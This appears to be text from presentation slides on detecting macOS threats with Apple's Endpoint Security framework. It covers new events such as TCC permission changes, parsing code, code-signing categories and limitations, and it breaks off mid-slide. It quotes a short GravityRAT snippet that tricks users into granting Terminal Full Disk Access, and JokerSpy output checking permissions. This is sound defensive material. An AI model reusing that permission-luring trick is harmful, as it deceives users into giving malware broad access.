
4

5

- 1 Specify events of interest (e.g. file close)
- 2 Create endpoint security client
- 3 Setup mute inversion
- 4 Watch each crash report directory
- 5 Subscribe! ...to specified events on specified dirs.

What 's New?

new events and more!



NEW ES EVENTS

...added often(ish), but not backported

ESTypes.h

```
typedef enum {  
    ...  
    // The following events are available beginning in macOS 13.0  
    ES_EVENT_TYPE_NOTIFY_XP_MALWARE_DETECTED,  
    ...  
    ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD,  
  
    // The following events are available beginning in macOS 15.4  
    ES_EVENT_TYPE_NOTIFY_TCC_MODIFY  
    ...  
} es_event_type_t;
```

} comments note these were added in macOS 13, 15.4, etc.

wrap in @available()

```
01 if(@available(macOS 15.4, *)) {  
02     es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_TCC_MODIFY};  
03 }  
04  
05 ...  
06 es_new_client(client, ^(es_client_t *client, es_message_t *message) {  
07  
08     if(@available(macOS 15.4, *)) {  
09         //handle ES_EVENT_TYPE_NOTIFY_TCC_MODIFY  
10     }  
11  
12 });
```

runtime safety checks to use newer events
(prevents crashes on older systems)

TRANSPARENCY, CONSENT, & CONTROL (TCC)

now, protects most devices/user items on macOS

```
% strings /System/Library/PrivateFrameworks/  
TCC.framework/Support/tccd | grep -iEo "^kTCCService.*"
```

```
kTCCServiceAccessibility  
kTCCServiceAddressBook  
kTCCServiceAppleEvents  
kTCCServiceAudioCapture  
kTCCServiceBluetoothAlways  
kTCCServiceCalendar  
kTCCServiceCalls  
kTCCServiceCamera  
...  
kTCCServiceFaceID  
...  
kTCCServiceMicrophone  
...  
kTCCServicePasteboard  
kTCCServicePhotos  
...  
kTCCServiceReminders  
kTCCServiceRemoteDesktop  
kTCCServiceScreenCapture  
...
```

TCC items

```
01 if str(platform.release()).split('.')[0] >= '18':  
02     krlck = os.popen('ls ~/Library/Safari').read().strip()  
03     if krlck != '':  
04         app = MainWindow()  
05         app.mainloop()  
06     else:  
07         msgroot = tk.Tk()  
08         msgroot.withdraw()  
09         tkMessageBox.showerror('Enigma: Operation Not Permitted.',  
10                                'Solution: \nGo to System Preferences > Security & Privacy and give  
11                                Full Disk Access to Terminal.app\n(Applications > Utilities>  
12                                Terminal.app)')
```



Enigma: Operation Not Permitted.

Solution: Go to System Preferences >
Security & Privacy and give Full Disk
Access to Terminal.app
(Applications > Utilities > Terminal.app)

OK

'GravityRat'
TCC Request

ES_EVENT_TYPE_NOTIFY_TCC_MODIFY

detect when a TCC permission is "granted or revoked"

ESTypes.h

```
macOS 15.4 › usr/include › EndpointSecurity › h ESTypes.h › es_event_type_t
263
264 // The following events are available beginning in macOS 15.4
265 ES_EVENT_TYPE_NOTIFY_TCC_MODIFY,
266 // ES_EVENT_TYPE_LAST is not a valid event type but a convenience
267 // value for operating on the range of defined event types.
268 // This value may change between releases and was available
269 // beginning in macOS 10.15
270 ES_EVENT_TYPE_LAST
271 } es_event_type_t;
272
```



ESMessages.h

```
typedef struct {
    es_string_token_t service;
    es_string_token_t identity;
    es_tcc_identity_type_t identity_type;
    es_tcc_event_type_t update_type;
    audit_token_t instigator_token;
    es_process_t *_Nullable instigator;
    audit_token_t *_Nullable responsible_token;
    es_process_t *_Nullable responsible;
    es_tcc_authorization_right_t right;
    es_tcc_authorization_reason_t reason;
} es_event_tcc_modify_t;
```

ES_EVENT_TYPE_NOTIFY_TCC_MODIFY and es_event_tcc_modify_t struct
(added: macOS 15.4)

ES EVENT TYPE NOTIFY TCC MODIFY

detect when a TCC event is "granted or revoked"

```
# eslogger tcc_modify
```

```
"process": {
```

```
  "executable": {
```

```
    "signing_id": "com.apple.tccd",
```

```
    "path": "\\System\\Library\\PrivateFrameworks\\TCC.framework\\Support\\tccd"
```

```
  },
```

```
  ...
```

```
}
```

```
"event": {
```

```
  "tcc_modify": {
```

```
    "reason": 3,
```

```
    "service": "SystemPolicyAllFiles",
```

```
    "identity": "com.apple.Terminal",
```

```
    "update_type": 2,
```

```
    "instigator": {
```

```
      "signing_id": "com.apple.accessibility.universalAccessAuthWarn",
```

```
      "executable": {
```

```
        "path": "\\System\\Library\\ExtensionKit\\Extensions\\
```

```
          /SecurityPrivacyExtension.apex\\Contents\\MacOS\\SecurityPrivacyExtension",
```

```
      ...
```

'responsible' process

...appears to always be tccd

TCC access (FDA)

"subject of permission"
(Terminal)

"instigator"
(Security Privacy Extension)

if a user follows GravityRAT's "instructions"

...and grants Terminal "Full Disk Access"

ES_EVENT_TYPE_NOTIFY_TCC_MODIFY

parsing the es_event_tcc_modify_t structure

```
01 es_new_client(&client, ^(es_client_t *client, es_message_t *message) {
02
03     es_event_tcc_modify_t* event = message->event.tcc_modify;
04
05     NSLog(@"service: %@", [NSString stringWithESToken:event->service]);
06     NSLog(@"identity: %@", [NSString stringWithESToken:event->identity]);
07
08     NSLog(@"identity type: %@", NSStringFromTCCIdentityType(event->identity_type));
09     NSLog(@"update type: %@", NSStringFromTCCEventType(event->update_type));
10
11     if(event->instigator) {
12         NSLog(@"instigator process: %@", [NSString stringWithESToken:event->instigator->executable->path]);
13     }
14
15     if(event->responsible_token) {
16         NSLog(@"responsible process pid: %d", audit_token_to_pid(*event->responsible_token));
17     }
18
19     if(event->responsible) {
20         NSLog(@"responsible process: %@", [NSString stringWithESToken:event->responsible->executable->path]);
21     }
22
23     NSLog(@"right: %@", NSStringFromTCCAuthorizationRight(message->event.tcc_modify->right));
24     NSLog(@"reason: %@", NSStringFromTCCAuthorizationReason(message->event.tcc_modify->reason));
25
26 });
```

parsing ES_EVENT_TYPE_NOTIFY_TCC_MODIFY / es_events_t structure

ES_CS_VALIDATION_CATEGORY_T (MACOS 26)

...for process "classification"

ESMessage.h

```
es_file_t *_Nonnull executable;
es_file_t *_Nullable tty; /* field available only if message version >= 2 */
struct timeval start_time; /* field available only if message version >= 3 */
audit_token_t responsible_audit_token; /* field available only if message version >= 4 */
audit_token_t parent_audit_token; /* field available only if message version >= 4 */
es_cs_validation_category_t cs_validation_category; /* field available only if message version >= 10 */
} es_process_t;
```

ESTypes.h

```
typedef enum {
    ES_CS_VALIDATION_CATEGORY_INVALID = 0,
    ES_CS_VALIDATION_CATEGORY_PLATFORM = 1,
    ES_CS_VALIDATION_CATEGORY_TESTFLIGHT = 2,
    ES_CS_VALIDATION_CATEGORY_DEVELOPMENT = 3,
    ES_CS_VALIDATION_CATEGORY_APP_STORE = 4,
    ES_CS_VALIDATION_CATEGORY_ENTERPRISE = 5,
    ES_CS_VALIDATION_CATEGORY_DEVELOPER_ID = 6,
    ES_CS_VALIDATION_CATEGORY_LOCAL_SIGNING = 7,
    ES_CS_VALIDATION_CATEGORY_ROSETTA = 8,
    ES_CS_VALIDATION_CATEGORY_OOPJIT = 9,
    ES_CS_VALIDATION_CATEGORY_NONE = 10,
} es_cs_validation_category_t;
```

es_cs_validation_category_t

"Indicates the code signature validation policy that was applied to a binary" -Apple

ES_CS_VALIDATION_CATEGORY_T (MACOS 26)

...for process "classification"


manually classify binaries:
...complex & resource intensive!

```
//determine who signed item
NSNumber* extractSigner(SecStaticCodeRef code, SecCSFlags flags, BOOL isDynamic)
{
    //init apple signing requirement
    SecRequirementCreateWithString(CFSTR("anchor apple"), kSecCSDefaultFlags, &isApple);


    //init dev id signing requirement
    SecRequirementCreateWithString(CFSTR("anchor apple generic"), kSecCSDefaultFlags, &isDevID);

    //init (macOS) app store signing requirement
    SecRequirementCreateWithString(CFSTR("anchor apple generic and certificate leaf [subject.CN] = \"Apple Mac OS Application Signing\""),
        kSecCSDefaultFlags, &isAppStore);

    //init (iOS) app store signing requirement
    SecRequirementCreateWithString(CFSTR("anchor apple generic and certificate leaf [subject.CN] = \"Apple iPhone OS Application
        Signing\""), kSecCSDefaultFlags, &isiOSAppStore);
}
```



previously had to manually classify
(BlockBlock)



01
02
03
04
05
06
07
08
09
10
11


```
switch(process->cs_validation_category) {

    //platform binaries
    case ES_CS_VALIDATION_CATEGORY_PLATFORM:
        //trust

    //invalid/untrusted
    case ES_CS_VALIDATION_CATEGORY_NONE:
    case ES_CS_VALIDATION_CATEGORY_INVALID:
    case ES_CS_VALIDATION_CATEGORY_LOCAL_SIGNING:
        //block
}
```


Limitations

ES is almost a panacea



LIMITATION (S) ?

sometimes events aren't as 'comprehensive' as we'd like



e.g. TCC events:
notify only & only when permission is changed

----- no ES TCC events generated -----

```
% /Users/user/Downloads/JokerSpy/xcc
Idle Time: 0.035372875
Active App: Terminal
The screen is currently UNLOCKED!
FullDiskAccess: YES
ScreenRecording: NO
....
```

'JokerSpy' component
(checking for TCC permissions)

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor

